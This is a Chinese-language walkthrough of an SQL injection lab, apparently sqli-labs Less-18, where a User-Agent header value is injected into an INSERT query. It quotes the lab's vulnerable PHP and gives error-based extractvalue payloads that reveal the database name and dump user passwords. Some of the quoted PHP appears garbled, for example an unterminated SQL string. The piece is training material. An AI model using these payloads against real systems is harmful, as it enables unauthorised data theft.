
输入admin、admin



看到user-agent的回显，猜测注入点在user-agent，可以直接测试，但是我去看看php文件吧：

```php
if(isset($_POST['uname']) && isset($_POST['passwd']))

    {
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

    /*
    echo 'Your Your User name:'. $uname;
    echo "<br>";
    echo 'Your Password:'. $passwd;
    echo "<br>";
    echo 'Your User Agent String:'. $uagent;
    echo "<br>";
    echo 'Your User Agent String:'. $IP;
    */

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'User Agent:'.$uname."\n");

    fclose($fp);


    $sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd
    $result1 = mysql_query($sql);
```

username和password全部被check了，因此直接注入不行

又看到 insert语句，他把user-agent插入到了数据库，所以可以从这里下手，而且看的出来是单引号型，接下来开始爆破。


抓包修改user-agent为一下payload就可以了。

```php
$row1 = mysql_fetch_array($result1);
    if($row1)
        {
        echo '<font color= "#FFFF00" font size = 3 >';
        $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
        mysql_query($insert);
        //echo 'Your IP ADDRESS is: ' .$IP;
        echo "</font>";
        //echo "<br>";
        echo '<font color= "#0000ff" font size = 3 >';
        echo 'Your User Agent is: ' .$uagent;
        echo "</font>";
        echo "<br>";
        print_r(mysql_error());
        echo "<br><br>";
        echo '<img src="../images/flag.jpg"  />';
        echo "<br>";
```


User-Agent: 'or extractvalue(1,concat(0x7e,(select database()),0x7e)) or '

or或者and都可以

select database()和database()都可以



'or extractvalue(1,concat(0x7e,(select group_concat(password) from security.users),0x7e)) and '